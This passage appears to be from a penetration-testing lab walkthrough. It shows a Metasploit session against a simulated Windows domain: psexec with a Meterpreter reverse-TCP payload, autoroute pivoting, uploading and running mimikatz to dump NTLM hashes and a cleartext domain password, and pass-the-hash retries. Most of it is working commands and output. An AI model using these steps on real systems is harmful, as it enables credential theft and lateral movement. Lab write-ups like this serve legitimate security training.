ged In Users Enumeration
4      exploit/windows/smb/psexec      1999-01-0
1      manual      No      Microsoft Windows Authenticated Use
r Code Execution
5      auxiliary/admin/smb/psexec_ntdsgrab
normal      No      PsExec NTDS.dit And SYSTEM Hive Dow
nload Utility

```

```

msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > use
4
[*] No payload configured, defaulting to windows/meterpreter/
reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/x64/me
terpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

```

Module options (exploit/windows/smb/psexec):

Name	Current Sett ing	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s) , see https://docs .metasploit.com/do cs/using-metasploi t/basics/using-met asploit.html
RPORT	445	yes	The SMB service po rt (TCP)
SERVICE_DESC RIPTION		no	Service descriptio n to be used on ta rget for pretty li sting

SERVICE_DISP	no	The service display name
LAY_NAME		
SERVICE_NAME	no	The service name
SMBDomain	no	The Windows domain to use for authentication
SMBPass	no	The password for the specified username
SMBSHARE	no	The share to connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write folder share
SMBUser	no	The username to authenticate

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.249.148	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Set all the required options as shown below.

```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.10.1
rhosts => 192.168.10.1
msf6 exploit(windows/smb/psexec) > set smbuser admin
smbuser => admin
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
smbpass => aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
msf6 exploit(windows/smb/psexec) > █
```


After setting all the options, I execute the module.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.249.148:4444
[*] 192.168.10.1:445 - Connecting to the server...
[-] 192.168.10.1:445 - Exploit failed [unreachable]: Rex::Con
nectionTimeout The connection with (192.168.10.1:445) timed o
ut.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > █
```

It failed to create a session. But the reason for this that it is unable to reach the target. So, I use the autoroute module to create a route to the 192.168.110.0 address range.

```
msf6 exploit(windows/smb/psexec) > search autoroute
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	C
0	post/multi/manage/autoroute		normal	N
	Multi Manage Network Route via Meterpreter Session			

Interact with a module by name or index. For example info 0,

```
msf6 post(multi/manage/autoroute) > show options
```

Module options (post/multi/manage/autoroute):

Name	Current Setting	Required	Description
CMD	autoadd	yes	Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK	255.255.255.0	no	Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION		yes	The session to run th

CMD	autoadd	yes	Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK	255.255.255.0	no	Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION		yes	The session to run this module on
SUBNET		no	Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

```
msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > run
```

```
[*] Running module against CUSTOMER-CARE-1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.249.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

```
msf6 exploit(windows/smb/psexec) > run
```

```
[-] Handler failed to bind to 192.168.249.148:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445 as user 'admin'...
[-] 192.168.10.1:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

This time too the psexec module failed, but this is due to incorrect credentials. The credentials we want is not on the local machine. Its time to use mimikatz.


```
(kali㉿kali)-[~]
$ locate mimikatz.exe
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
```

```
(kali㉿kali)-[~]
$ █
```

```
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
[*] Uploading : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
[*] Uploaded 1.29 MiB of 1.29 MiB (100.0%): /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
[*] Completed : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
```

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 4800 created.
Channel 4 created.
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.
```

```
C:\Users\admin\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 50FD-1F6A

Directory of C:\Users\admin\Downloads

01/23/2024  12:19 PM    <DIR>          .
01/23/2024  12:19 PM    <DIR>          ..
01/23/2024  12:19 PM             1,355,264 mimikatz.exe
01/23/2024  12:05 PM             13,605 Salary_increment_details.rar

                2 File(s)              1,368,869 bytes
                2 Dir(s)  41,704,558,592 bytes free

C:\Users\admin\Downloads> █
```



```
C:\Users\admin\Downloads>mimikatz.exe
mimikatz.exe
```

```
.#####.    mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.    "A La Vie, A L'Amour" - (oe.eo)
## / \ ##    /*** Benjamin DELPY `gentilkiwi` ( benjamin@genti
lkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX ( vincent.letoux
@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlo
gon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 314365 (000000000:0004cbfd)
Session           : Interactive from 1
User Name         : admin
Domain            : CUSTOMER-CARE-1
Logon Server      : CUSTOMER-CARE-1
Logon Time        : 1/23/2024 11:59:13 AM
SID               : S-1-5-21-626088347-2399879297-1705547735-
1000
```

```
msv :
```

```
[00000003] Primary
```

```
* Username : admin
```

```
* Domain   : CUSTOMER-CARE-1
```

```
* NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
```

```
* SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3
```

We are looking for password hashes that belong to the domain "Look_reck_ah" not the local computer.

"I think the thing that our government lacks – just about more than anything else – is technological competence. We have some of the greatest white-hat hackers in the world here in the U.S., but the government seems to be technologically illiterate."
-John McAfee


```

msv :
  [00000003] Primary
  * Username : ADMIN
  * Domain   : LOOK_RECK_AH
  * NTLM     : c3779a295e44c6fa9ca4793263def6e2
  * SHA1     : aec1e8f1536760ab597709f8dc031318c79ae0d
4
  * DPAPI    : 53a2e17a81bdf5d6014476c0de6e24d2
tspkg :
wdigest :
  * Username : ADMIN
  * Domain   : LOOK_RECK_AH
  * Password : ABcd1234@
kerberos :

```

Let's use this password hashes and try the psexec module again.

```

msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404
eeaad3b435b51404ee:c3779a295e44c6fa9ca4793263def6e2
smbpass => aad3b435b51404eeaad3b435b51404ee:c3779a295e44c6fa9
ca4793263def6e2

```

```

msf6 exploit(windows/smb/psexec) > run
[-] Handler failed to bind to 192.168.249.148:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445 as
user 'admin'...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[+] 192.168.10.1:445 - Service start timed out, OK if running
a command or non-service executable...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >

```

This time got the credentials are right but unfortunately Metasploit gave me a big hand.

“New security loopholes are constantly popping up because of wireless networking. The cat-and-mouse game between hackers and system administrators is still in full swing.”
-Kevin Mitnick

